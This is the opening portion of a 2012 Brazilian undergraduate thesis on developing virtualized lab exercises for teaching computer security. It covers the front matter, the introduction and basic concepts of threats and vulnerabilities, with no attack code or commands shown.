UNIVERSIDADE FEDERAL DE SANTA CATARINA

DESENVOLVIMENTO DE ROTEIROS LABORATORIAIS DE SEGURANÇA COMPUTACIONAL EM AMBIENTES VIRTUALIZADOS

RODRIGO FANTINATI FERREIRA

Florianópolis - SC

2012 / 1

UNIVERSIDADE FEDERAL DE SANTA CATARINA

DEPARTAMENTO DE INFORMÁTICA E ESTATÍSTICA

CURSO DE BACHARELADO EM CIÊNCIAS DA COMPUTAÇÃO

DESENVOLVIMENTO DE ROTEIROS LABORATORIAIS DE SEGURANÇA COMPUTACIONAL EM AMBIENTES VIRTUALIZADOS

RODRIGO FANTINATI FERREIRA

Orientadora:
Professora Dra. CARLA MERKLE WESTPHALL

Trabalho de conclusão de curso apresentado como parte dos requisitos para obtenção do grau de Bacharel em Ciências da Computação.

Florianópolis - SC

2012 / 1

RODRIGO FANTINATI FERREIRA

DESENVOLVIMENTO DE ROTEIROS LABORATORIAIS DE SEGURANÇA COMPUTACIONAL EM AMBIENTES VIRTUALIZADOS

Trabalho de conclusão de curso apresentado como parte dos requisitos para obtenção do grau de Bacharel em Ciências da Computação.

Orientadora:

_____
Professora Dra. Carla Merkle Westphall

Banca Examinadora:

_____
Professor Dr. Carlos Becker Westphall

_____
Professor Dr. João Bosco Mangueira Sobral

Florianópolis - SC

2012 / 1

AGRADECIMENTOS

Gostaria primeiramente de agradecer aos meus pais, que me deram a oportunidade e todo o suporte necessário para me manter na UFSC.

À Professora Dra. Carla Merkle Westphall por ter me orientado e me dado a oportunidade de desenvolver este trabalho.

Ao Professor Dr. Carlos Becker Westphall e ao Professor Dr. João Bosco Mangueira Sobral por terem aceitado participar da minha banca examinadora.

Aos amigos que tiveram paciência e foram compreensivos durante toda a fase de desenvolvimento deste trabalho.

E em especial à Isis Müller e ao Marcelo Braga, que acompanharam este trabalho de perto e me deram todo o apoio que precisei durante todo o trajeto.

"Tu te tornas eternamente responsável por aquilo que cativas."

Antoine de Saint-Exupéry

RESUMO

O trabalho destaca e descreve dois dos principais problemas de injeção encontrados na literatura e no dia a dia das organizações, relativos à segurança computacional e duas das principais ferramentas utilizadas na análise de segurança computacional. Cada problema e ferramenta é estudada separadamente e possui um roteiro laboratorial prático associado, conduzindo o indivíduo por uma experiência dentro de um ambiente virtual controlado e preparado para a realização do laboratório, em um esquema passo a passo.

Nestes roteiros laboratoriais o indivíduo faz uso de ambientes virtualizados preparados especialmente para este fim. Desta forma, o maior número possível de variáveis é controlado dentro do ambiente, o que permite resultados para os testes mais limpos e potencialmente livres da interferência de fatores externos.

A idéia da utilização dos roteiros laboratoriais é uma forma de mostrar na prática ao indivíduo os conceitos aprendidos na teoria, permitindo experimentar novas ferramentas e testar isoladamente as situações em estudo. Os resultados esperados nos roteiros também auxiliam no entendimento do problema, de forma que fornecem uma garantia de que o indivíduo realmente realizou o teste ou experimento com sucesso.

SUMÁRIO

AGRADECIMENTOS **4**

RESUMO **5**

SUMÁRIO **6**

LISTA DE ABREVIATURAS E SIGLAS **8**

LISTA DE FIGURAS **10**

LISTA DE TABELAS **12**

1 – INTRODUÇÃO **13**

1.1 - MOTIVAÇÃO 13

1.2 - DESCRIÇÃO DO PROBLEMA 14

1.3 - OBJETIVO GERAL 15

1.4 - OBJETIVOS ESPECÍFICOS 15

1.5 - ESTRUTURA DO TRABALHO 15

2 – CONCEITOS BÁSICOS DE SEGURANÇA COMPUTACIONAL **17**

2.1 - CENÁRIO ATUAL DA SEGURANÇA 17

2.2 – CATEGORIAS DE PROBLEMAS 23

2.2.1 – Ameaças 23

2.2.2 – Vulnerabilidades 25

2.2.3 – Ataques 27

2.3 – PROPRIEDADES DE SEGURANÇA 28

2.3.1 – Confidencialidade 29

2.3.2 – Integridade 30

2.3.3 – Disponibilidade 31

2.3.4 – Autenticidade 32

2.3.5 – Não-Repudiação 32

2.4 - POLÍTICAS DE SEGURANÇA 33

2.5 – Mecanismos e técnicas de segurança 34
2.5.1 – Criptografia 34
2.5.2 – Autenticação 36
2.5.3 – Controle de acesso 37
3 – PRINCIPAIS FALHAS DE INJEÇÃO ENCONTRADAS NA SEGURANÇA COMPUTACIONAL .38
3.1 – SQL Injection 39
3.2 - Cross Side Scripting (XSS) 46
4 – FERRAMENTAS DE ANÁLISE DE SEGURANÇA 51
4.1 - Scanner de Rede: NMAP 51
4.2 - Scanner de Vulnerabilidades: NESSUS 60
5 - O USO DE VIRTUALIZAÇÃO NO ENSINO DE SEGURANÇA 67
5.1 – O que é virtualização 67
5.2 – A aplicação de virtualização no ensino de segurança 69
5.3 – Trabalhos relacionados com o uso de virtualização no ensino de segurança 72
5.4 – A emulação do ataque 73
5.5 - A construção do ambiente virtual 74
6 – ROTEIROS LABORATORIAIS 77
6.1 – Scanner de Rede Utilizando o NMAP 77
6.2 – Scanner de Vulnerabilidades Utilizando o NESSUS 91
6.3 – SQL Injection Utilizando o MANTRA 103
6.4 - Cross Site Scripting (XSS) Utilizando o MANTRA 116
7 – CONSIDERAÇÕES FINAIS 125
7.1 – Trabalhos futuros 127
REFERÊNCIAS BIBLIOGRÁFICAS 128

LISTA DE ABREVIATURAS E SIGLAS

ACK - ACKNOWLEDGE

AMD - ADVANCED MICRO DEVICES

ARM - ADVANCED RISC MACHINE

BID - BUGTRAQ IDENTIFIER

CERT – CENTRO DE ESTUDOS, RESPOSTA E TRATAMENTO DE INCIDENTES

CGI - COMMON GATEWAY INTERFACE

CIDR - CLASSLESS INTER-DOMAIN ROUTING

CPU - CENTRAL PROCESSING UNIT

CTF – CAPTURE THE FLAG

CVE - COMMON VULNERABILITIES AND EXPOSURES

CVSS - COMMON VULNERABILITY SCORING SYSTEM

DNS - DOMAIN NAME SYSTEM

DOM - DOCUMENT OBJECT MODEL

DSS - DATA SECURITY STANDARD

FTP - FILE TRANSFER PROTOCOL

HEX - HEXADECIMAL

HTML - HYPERTEXT MARKUP LANGUAGE

HTTP - HYPERTEXT TRANSFER PROTOCOL

HTTPS - HYPERTEXT TRANSFER PROTOCOL SECURE

IBM - INTERNATIONAL BUSINESS MACHINES

ICMP - INTERNET CONTROL MESSAGE PROTOCOL

IDS - INTRUSION DETECTION SYSTEM

IMAPS – SECURE INTERNET MESSAGE ACCESS PROTOCOL

IP - INTERNET PROTOCOL

KB - KILOBYTES

LFI - LOCAL FILE INCLUSION

MB - MEGABYTES

NASL - NESSUS ATTACK SCRIPTING LANGUAGE

OS - OPERATING SYSTEM

OSVDB - OPEN SOURCE VULNERABILITY DATABASE

PCI - PAYMENT CARD INDUSTRY

PHP - PHP: HYPERTEXT PREPROCESSOR

PKI - PUBLIC KEY INFRASTRUCTURE

RAM - RANDOM ACCESS MEMORY

RFI - REMOTE FILE INCLUSION

RST - RESET

SMTPS - SECURE SIMPLE MAIL TRANSFER PROTOCOL

SO - SISTEMA OPERACIONAL

SQL - STRUCTURED QUERY LANGUAGE

SSL - SECURE SOCKET LAYER

SWEET - SECURE WEB DEVELOPMENT TEACHING

SYN - SYNCHRONIZE

TCP - TRANSMISSION CONTROL PROTOCOL

TLS - TRANSPORT LAYER SECURITY

TTL - TIME TO LIVE

UDP - USER DATAGRAM PROTOCOL

VM - VIRTUAL MACHINE

VPN - VIRTUAL PRIVATE NETWORK

XSS - CROSS SITE SCRIPTING

LISTA DE FIGURAS

FIGURA 1 - CRESCIMENTO DO VAREJO ONLINE (E-CONSULTING CORP., 2010) 19

FIGURA 2 - TOTAL DE INCIDENTES REPORTADOS AO CERT.BR POR ANO (CERT, 2011) 21

FIGURA 3 - ESQUEMA RELACIONANDO AMEAÇAS, ATAQUES E VULNERABILIDADES (OWASP [C], 2011) 24

FIGURA 4 - TOTAL DE VULNERABILIDADES IDENTIFICADAS, 2006-2010 (SYMANTEC, 2011) 27

FIGURA 5 - EXEMPLO DE ERRO NÃO TRATADO (BRINHOSA; R. B. WESTPHALL; C. B. WESTPHALL, 2011, P. 5) 41

FIGURA 6 - CENÁRIO PASSÍVEL DE ATAQUE XSS (OWASP [E], 2012) 48

FIGURA 7 - PARÂMETRO 'CC' UTILIZADO NA FIGURA 6 (OWASP [E], 2012) 48

FIGURA 8 - CENÁRIO DE MÁQUINAS VIRTUAIS 76

FIGURA 9 - COMPONENTES DE INSTALAÇÃO DO NMAP 78

FIGURA 10 - EXEMPLO 1 DE SAÍDA DO NMAP 80

FIGURA 11 - ENDEREÇO DAS MÁQUINAS VIRTUAIS 81

FIGURA 12 - EXEMPLO 2 DE SAÍDA DO NMAP 83

FIGURA 13 - EXEMPLO 1 DE COMUNICAÇÃO DO NMAP COM O ALVO 84

FIGURA 14 - EXEMPLO 2 DE COMUNICAÇÃO DO NMAP COM O ALVO 84

FIGURA 15 - EXEMPLO 3 DE COMUNICAÇÃO DO NMAP COM O ALVO 85

FIGURA 16 - EXEMPLO 3 DE SAÍDA DO NMAP 86

FIGURA 17 - EXEMPLO 4 DE COMUNICAÇÃO DO NMAP COM O ALVO 86

FIGURA 18 - ATIVAÇÃO DO FIREWALL NO WINDOWS XP 88

FIGURA 19 - EXEMPLO 4 DE SAÍDA DO NMAP 90

FIGURA 20 - EXEMPLO 5 DE SAÍDA DO NMAP 90

FIGURA 21 - INSTALAÇÃO DO NESSUS 93

FIGURA 22 - INTERFACE WEB SERVER DO NESSUS 93

FIGURA 23 - OBTENÇÃO DE CÓDIGO DE ATIVAÇÃO DO NESSUS 94

FIGURA 24 - POLÍTICAS PRÉ-DEFINIDAS DO NESSUS 95

FIGURA 25 - TELA DE RELATÓRIOS DO NESSUS 100

FIGURA 26 - SELEÇÃO DA OPÇÃO "HOST SUMMARY" NO NESSUS 101

FIGURA 27 - EXPLORANDO RELATÓRIOS NO NESSUS.....101
FIGURA 28 - DETALHAMENTO DE RELATÓRIOS NO NESSUS.....102
FIGURA 29 - COMO ABRIR A "SQL INJECT ME SIDEBAR" NO MANTRA.....104
FIGURA 30 - SQL INJECT ME SIDEBAR.....105
FIGURA 31 - COMO ABRIR O FIREBUG NO MANTRA.....106
FIGURA 32 - INSPEÇÃO DE ELEMENTO NO FIREBUG.....107
FIGURA 33 - COMO ABRIR O "LIVE HTTP HEADERS" NO MANTRA.....108
FIGURA 34 - LIVE HTTP HEADERS.....108
FIGURA 35 - EXEMPLO DE INJEÇÃO DE CÓDIGO SQL.....109
FIGURA 36 - ERRO OBTIDO AO TENTAR INJETAR CÓDIGO SQL.....110
FIGURA 37 - COMO ABRIR A HACKBAR NO MANTRA.....112
FIGURA 38 - BOTÃO PARA INCREMENTO DO NÚMERO DE TABELAS NA HACKBAR.....113
FIGURA 39 - CAMINHO PARA EXECUTAR O COMANDO "UNION SELECT STATEMENT" NA HACKBAR.....114
FIGURA 40 - VISUALIZAÇÃO DA PÁGINA ALVO APÓS INJEÇÃO DE CÓDIGO SQL.....115
FIGURA 41 - CAMINHO PARA DECIFRAR UMA SENHA NA HACKBAR.....116
FIGURA 42 - CÓDIGO DO ARQUIVO STEAL.PHP.....120
FIGURA 43 - VISUALIZAÇÃO DE COOKIE.....122
FIGURA 44 - CAMINHO PARA O MENU OPTIONS DO MANTRA.....122
FIGURA 45 - ABA COOKIES DO FIREBUG.....123
FIGURA 46 - CÓDIGO DO ARQUIVO TESTE.PHP.....124
FIGURA 47 - FORMAÇÃO DO CÓDIGO DA PÁGINA ATACADA, APÓS UM ATAQUE XSS.....125

LISTA DE TABELAS

TABELA 1 - ATIVIDADE MALICIOSA POR FONTE: RANKING PANORÂMICO, 2009 - 2010 (SYMANTEC, 2011).....25

TABELA 2 - TABELA DOS 10 PROBLEMAS MAIS CRÍTICOS DE SEGURANÇA EM APLICAÇÕES WEB (OWASP [C], 2011).....28

1 – INTRODUÇÃO

1.1 - Motivação

Em segurança computacional bem como em várias outras áreas, estudos laboratoriais são importantes para o aprendizado do aluno. O aprendizado obtido em uma aula de laboratório complementa de forma prática os estudos realizados na teoria, confrontando a prática com a teoria em exercícios ou experimentos preparados exclusivamente para o objeto em estudo. A prática em laboratório permite ainda ao aluno a realização de diferentes tipos de testes, utilizando as mais diversas combinações de possibilidades, além de auxiliar na fixação do conteúdo aprendido.

A importância da construção e preparo de roteiros laboratoriais, que permitem ao aluno seguir uma seqüência de atividades definidas, não se dá apenas pelo fato de prover estes roteiros de estudo a estes alunos, mas todo o processo de criação e experimentação destes roteiros configura um cenário onde muito estudo sobre o tema deve ser feito. Conseqüentemente diversas ferramentas podem ser testadas e avaliadas, problemas específicos isolados a fim de se descobrir a causa real para determinados problemas e o motivo pelos quais eles acontecem.

Outro fator importante a ser levado em consideração é que muitas vezes, cometer um erro como a configuração incorreta de um firewall, a instalação de ferramentas de segurança erradas ou ainda a proteção inadequada de uma rede ou de um conjunto de arquivos em um computador, podem causar danos irreversíveis para uma organização ou instituição. Para que testes não sejam realizados em ambientes

onde não se têm o direito de errar sem possivelmente causar um potencial prejuízo, fazemos os testes em ambientes controlados em um laboratório.

1.2 - Descrição do problema

Muitas vezes é difícil encontrar o foco de um problema específico rapidamente em sistemas computacionais, que são sistemas na maior parte das vezes complexos. Sistemas complexos envolvem um número muito grande de variáveis, o que os torna complexos e por não se ter o total controle sobre estas variáveis é que encontramos barreiras diariamente para solucionar um determinado problema. No mundo real, diversos problemas podem acontecer simultaneamente em um sistema computacional ao mesmo tempo em que um número muito grande de variáveis podem ser alteradas por diversos fatores aleatórios. Em cenários como estes o fator de aleatoriedade muitas vezes predomina, o que não nos permite ter uma total certeza sobre o que realmente está causando o problema no sistema.

A realização de um teste ou de um experimento em laboratório nos permite na maior parte das vezes, isolarmos certas condições, garantindo que todas as outras variáveis ou a maior parte delas sejam sempre previstas ou pelo menos controladas. Assim podemos testar apenas o objeto em estudo sem nos preocupar com fatores externos que possam influenciar o resultado do teste.

Como no aprendizado de segurança computacional muitas vezes queremos apenas testar ou experimentar um problema isoladamente, a utilização de um ambiente laboratorial preparado para o caso em questão pode ser muito útil, pois outros problemas relativos ou não ao que está sendo estudado não irão interferir nos resultados do teste ou do experimento.

1.3 - Objetivo geral

Como objetivo geral, o trabalho visa à criação de roteiros laboratoriais, que permitem ao aluno seguir uma sequência de atividades definidas, em ambientes virtualizados para o ensino prático de segurança computacional. O material pode ser disponibilizado para utilização em laboratórios de ensino de informática, visando proporcionar suporte teórico e prático para algumas atividades específicas que podem ser realizadas em ambientes controlados.

1.4 - Objetivos específicos

O trabalho tem como objetivos específicos:

- Conceituar os problemas e propriedades de segurança
- Elencar os principais problemas de injeção encontrados em aplicações web
- Elencar as principais ferramentas de análise de segurança
- Definir roteiros laboratoriais específicos para os problemas e ferramentas
- Utilizar ambientes virtuais onde possam ser aplicados os roteiros desenvolvidos.

1.5 - Estrutura do trabalho

O trabalho encontra-se dividido em 7 capítulos. O primeiro capítulo apresenta a introdução do trabalho, contemplando a motivação, a descrição do problema, o objetivo geral e objetivos específicos a serem atingidos. O segundo capítulo apresenta conceitos básicos de segurança computacional, mostrando o cenário atual, as diferentes categorias de problemas encontrados e fundamentando as propriedades e mecanismos de segurança computacional. O terceiro capítulo apresenta os principais problemas de injeção encontrados em aplicações web,

fazendo uma análise de cada um deles. O quarto capítulo apresenta algumas das principais ferramentas para análise da segurança computacional. O quinto capítulo aborda o uso de virtualização no ensino de segurança e alguns trabalhos relacionados na área. O sexto capítulo traz roteiros laboratoriais para testes em ambientes virtualizados preparados exclusivamente para este fim. O sétimo capítulo apresenta as considerações finais do trabalho e trabalhos futuros que podem ser realizados. Para finalizar, o trabalho apresenta as referências bibliográficas utilizadas durante o desenvolvimento.

2 – CONCEITOS BÁSICOS DE SEGURANÇA COMPUTACIONAL

2.1 - Cenário atual da segurança

Nos dias de hoje a segurança computacional torna-se cada vez mais importante e necessária. Um computador está seguro se este está livre de ameaças, entretanto nem sempre é possível manter um computador sempre seguro, visto que o número de computadores conectados a algum tipo de rede tem aumentado nos últimos tempos. Apesar de este não ser o único fator contribuinte para trazer ameaças ao computador, é atualmente uma porta muito grande para a entrada de problemas, caso algumas medidas de segurança não sejam tomadas.

O fato de termos cada vez mais redes de computadores disponíveis ao nosso alcance, pode significar um aumento no risco à segurança, pois se estas redes estiverem ligadas à rede mundial de computadores, por exemplo, torna-se mais difícil controlar a segurança da rede e preveni-la de ataques externos. De qualquer forma, a tecnologia converge cada vez mais para a conectividade, sendo necessário, portanto, tornar os computadores e as redes cada vez mais seguras.

Aplicações web no estilo e-commerce por sua vez, dependem massivamente da segurança computacional, pois sem ela estas aplicações não fariam sentido. Ao efetuar uma compra pela Internet, um usuário espera que seus dados pessoais e bancários sejam mantidos em sigilo, da mesma forma que a empresa que está vendendo o produto espera que a transação seja efetivada com sucesso e os valores corretos sejam contabilizados. Além disso, existem outras preocupações em uma transação como esta, como por exemplo, identificar se o usuário que está

efetuando a compra é efetivamente o usuário esperado e não outro usuário tentando se passar pelo usuário legítimo entregando informações falsas.

Necessidades como estas mostram que apesar de o mercado ter uma demanda muito grande por aplicações online de transações no estilo e-commerce, de nada adianta um aumento significativo destas aplicações e da complexidade destas aplicações se as mesmas não forem seguras. Neste caso e em outros, a segurança computacional está diretamente relacionada com o sucesso e a garantia de funcionamento da aplicação.

A tecnologia está sempre inovando e trazendo novas soluções a problemas existentes, o mesmo acontece com o mundo da segurança computacional. À medida que novas tecnologias são lançadas novas falhas aparecem e junto com elas os problemas, pois estas falhas provavelmente serão investigadas cedo ou tarde por pessoas oportunistas ou mesmo por pessoas intencionadas a investigar tais falhas e poderão se tornar criticas para a segurança de um computador ou de uma rede. Aliado ao aumento da tecnologia temos o aumento da conectividade entre computadores e dispositivos móveis, que em certas ocasiões também podem apresentar riscos a segurança da rede caso boas políticas de segurança não estejam bem aplicadas. As configurações da rede, dos computadores e o estabelecimento de políticas de segurança são cruciais para manter o sistema seguro, pois para efetuar um ataque, basta que o atacante encontre apenas uma vulnerabilidade no sistema e através da exploração desta falha, dependendo da gravidade do problema, ele poderá tomar o controle de parte do sistema ou até do sistema por completo. Por outro lado, para que a pessoa responsável pela segurança destes computadores e redes possa protegê-los, é necessário eliminar

todas as possíveis vulnerabilidades do sistema, pois uma única porta de entrada pode ser suficiente para anular todo o restante do trabalho feito.

Com os novos adventos da tecnologia muitos comércios passaram a automatizar os seus sistemas e alguns segmentos de mercado perceberam que poderiam aumentar as suas vendas se utilizassem recursos como a Internet. Além dessa grande parte de estabelecimentos que tomaram consciência de que o mundo virtual está crescendo e consumindo cada vez mais, surgiram também novas micro e macro empresas que apostam exclusivamente nas vendas pela Internet, sendo este o seu único meio de comunicação e venda de produtos e serviços, pois algumas delas não chegam nem a ter um endereço físico da loja para que o consumidor possa comprar um produto ou serviço pessoalmente. Tanto essas empresas que vendem seus produtos exclusivamente pela Internet quanto outras que apenas aderiram às vendas pela Internet como parte de suas vendas, investiram recursos e apostaram que tais tecnologias como o e-commerce aumentariam os seus lucros. Aqui se cria uma das dependências mais importantes hoje da necessidade de segurança computacional para o mundo dos negócios virtuais.

Segundo dados da E-Consulting Corp (2010), podemos visualizar o grande crescimento dos negócios realizados via Internet no Brasil.



Figura 1 - Crescimento do varejo online (E-Consulting Corp., 2010)

De acordo com a Figura 1, o volume de vendas online em R$ saltou de 4,3 bilhões em 2002 para 24,9 bilhões em 2010, o que já representa aproximadamente 4,1% do varejo brasileiro. Ainda podemos visualizar na Figura 1 que o crescimento das vendas online é constante no período analisado e bastante significativo. Além de serviços de comércio eletrônico, outros serviços online, que necessitam de segurança computacional também vem aumentando, como é o caso do E-government, que se caracteriza pelo relacionamento de cidadãos e o governo de forma virtual.

Para que uma empresa que vende um serviço ou produto online tenha sucesso em sua venda é preciso que algumas propriedades de segurança sejam garantidas e tanto o cliente quanto a empresa tenham os seus objetivos atingidos sem efeitos colaterais. Em um caso específico para exemplificar podemos citar um cliente que utiliza o seu cartão de crédito para comprar um produto online. No ato da compra o cliente irá se identificar digitalmente e irá digitar os números de seu cartão de crédito. Tanto a identidade do cliente quanto seus dados bancários devem ser processados de forma sigilosa a fim de não serem revelados para outras pessoas e garantir a segurança do comprador. Já para a empresa que vende o produto ou serviço, além de ser responsável pela segurança do cliente que efetua a compra, precisa assegurar-se de que processará a venda de forma correta, não causando erros de registros em seu sistema. Se um problema ocorre durante a compra devido a um ataque e o sistema não registra a compra, mas debita o valor do cartão de crédito do comprador e um aviso de “compra realizada com sucesso” é emitido para o usuário, isso certamente trará problemas e possíveis processos para a empresa.

Podemos citar ainda a segurança computacional como uma peça chave para manter segredos de nível nacional, segredos bancários, entre outros dados sigilosos que

estão presentes no nosso dia-a-dia como uma simples ligação telefônica, a qual não desejamos que outra pessoa possa interceptar e ouvir. Assim a segurança está diretamente ligada ao sucesso e à garantia destas atividades que nos cercam diariamente.

Quando uma empresa passa a lucrar com uma venda pela Internet, isso pode significar que outra empresa concorrente desta, deixou de lucrar devido à venda da primeira. Essa situação é corriqueira com empresas que dão cobertura de vendas em âmbito nacional e internacional. O problema é que quando uma empresa passa a ter o seu número de vendas online aumentado, ela acaba ganhando visibilidade, o que apesar de ser bom para as vendas por outro lado é ruim para pessoas ou grupos mal intencionados que visam o fracasso das vendas de tal empresa, seja por motivos de concorrência ou por motivos pessoais. Desta forma, quando uma empresa visar o crescimento de vendas na Internet, é importante que ao mesmo tempo ela preocupe-se com a segurança que protege os seus negócios.

Conforme o gráfico do CERT (2011), os dados revelam um aumento nos incidentes de segurança envolvendo a Internet de 1999 a 2009.



Figura 2 - Total de Incidentes Reportados ao CERT.br por Ano (CERT, 2011).

Apesar de o número de incidentes não ter um aumento constante, podendo apresentar reduções por curtos ou longos períodos de tempo, conforme mostra a Figura 2, não devemos pensar que este seria um motivo para deixar de investir em segurança. É uma questão de tempo para que novas falhas e brechas sejam encontradas, podendo ocorrer que em períodos com uma queda no número de incidentes de segurança, algumas falhas pré-existentes ainda não tenham sido descobertas.

O aumento no número de ameaças vem fazendo com que mais empresas preocupem-se com o assunto segurança. Um dos fatores que levam algumas empresas a não sentirem a necessidade de um investimento maior em segurança é o fato de a segurança ser imensurável e não trazer um retorno visível para os olhos de muitos. Entretanto a não existência de segurança pode se tornar rapidamente perceptível, levando uma empresa a perder credibilidade por causa de incidentes de segurança. Como a credibilidade é um fator importante principalmente para o mundo dos negócios, muitas empresas começaram a perceber que realmente vale à pena investir na segurança de seus sistemas e redes.

Estatísticas mostram o impacto financeiro causado por algumas ameaças nos Estados Unidos:

> "Segundo a Computer Economics [COM 03], os prejuízos nos Estados Unidos em 1999 foram de 12,1 bilhões de dólares, dos quais 1,2 bilhão de dólares foram referentes ao vírus Melissa. Já o vírus I Love You, ou Love Bug, causou, em 2000, um prejuízo de 6,7 bilhões de dólares somente nos seus cinco primeiros dias. Em 2000, os prejuízos chegaram a 17,1 bilhões de dólares, ou seja, um crescimento de mais de 40% com relação ao ano anterior. Já em 2001, os prejuízos estimados foram de 13,2 bilhões de dólares [COM 03]. Já o Slammer Worm, que atingiu um grande número de sistemas no início de 2003,

> causou prejuízos entre 950 milhões de dólares e 1,2 bilhão de dólares em perda de produtividade, nos cinco primeiros dias de contaminação [LEM 03][mi2g 03].” (NAKAMURA; GEUS, 2007, p. 55)

Com o aumento da preocupação das empresas em segurança, temos como avanço, 60% das empresas pesquisadas dos Estados Unidos possuindo ao menos 1 pessoa dedicada ao assunto de segurança. Já no Brasil, este número sobe para 98% (NAKAMURA; GEUS, 2007, p. 53).

2.2 – Categorias de problemas

2.2.1 – Ameaças

Segundo Bishop (2004, p. 4), uma ameaça é uma potencial violação de segurança. O fato de uma ameaça representar um risco de violação de segurança não significa que necessariamente a violação irá acontecer, mas caso a violação aconteça, ela se concretizará através de um ataque.

Na visão de Landwehr (2001, p. 6), uma ameaça é uma intenção de danificar um sistema. Uma ameaça pode se concretizar através de um ataque de diferentes formas e por isso, a determinação da natureza de uma ameaça contra as defesas que um sistema deve apresentar, deve guiar as decisões a serem tomadas a respeito da arquitetura de segurança deste sistema.

Shirey (2000, p. 170) divide as ameaças em 4 classes:

- Disclosure (revelação de informações): É quando há acesso não autorizado a informações.
- Deception (fraude): Quando dados falsos são aceitos se passando por verdadeiros.

- Usurpation (usurpação): É quando o controle de parte de um sistema ou do sistema como um todo é tomado.
- Disruption (interrupção): É quando há interrupção ou impedimento de uma operação legal.

Segundo as classificações de Shirey (2000, p. 170), uma ameaça pode estar em mais de uma classe ao mesmo tempo.

Desta forma, entendemos como ameaça, tudo aquilo que pode causar algum dano ao computador, sistema ou rede, manifestando-se através de um ataque por meio de uma vulnerabilidade, como podemos observar na figura 3 (OWASP [C], 2011).



Figura 3 - Esquema relacionando ameaças, ataques e vulnerabilidades (OWASP [C], 2011).

Como visão geral da origem das ameaças, podemos conferir os dados da Symantec (2011), como mostra a tabela 1, na qual o Brasil ocupa consecutivamente o 4° lugar em ranking de ameaças em 2009 e 2010.

Source	2010 Overall Rank	2010 Overall Percentage	2009 Overall Rank	2009 Overall Percentage
United States	1	19%	1	20%
China	2	16%	2	9%
Germany	3	5%	5	5%
Brazil	4	4%	4	5%
United Kingdom	5	4%	3	6%
India	6	4%	7	3%
South Korea	7	4%	9	3%
Italy	8	3%	10	3%
Taiwan	9	3%	6	4%
Russia	10	2%	8	3%

Tabela 1 - Atividade maliciosa por fonte: ranking panorâmico, 2009 - 2010 (SYMANTEC, 2011).

2.2.2 – Vulnerabilidades

Landwehr (2001, p. 5) define uma vulnerabilidade como “um ponto fraco em um sistema de computador.” Essa vulnerabilidade pode ser entre outras coisas, uma falha em um pedaço de software que roda com privilégios de super usuário, uma senha fraca ou de fácil adivinhação, uma regra mal-configurada em um firewall ou até mesmo a dependência de um serviço ou parte de uma informação externa ao sistema (LANDWEHR, 2001, p. 5).

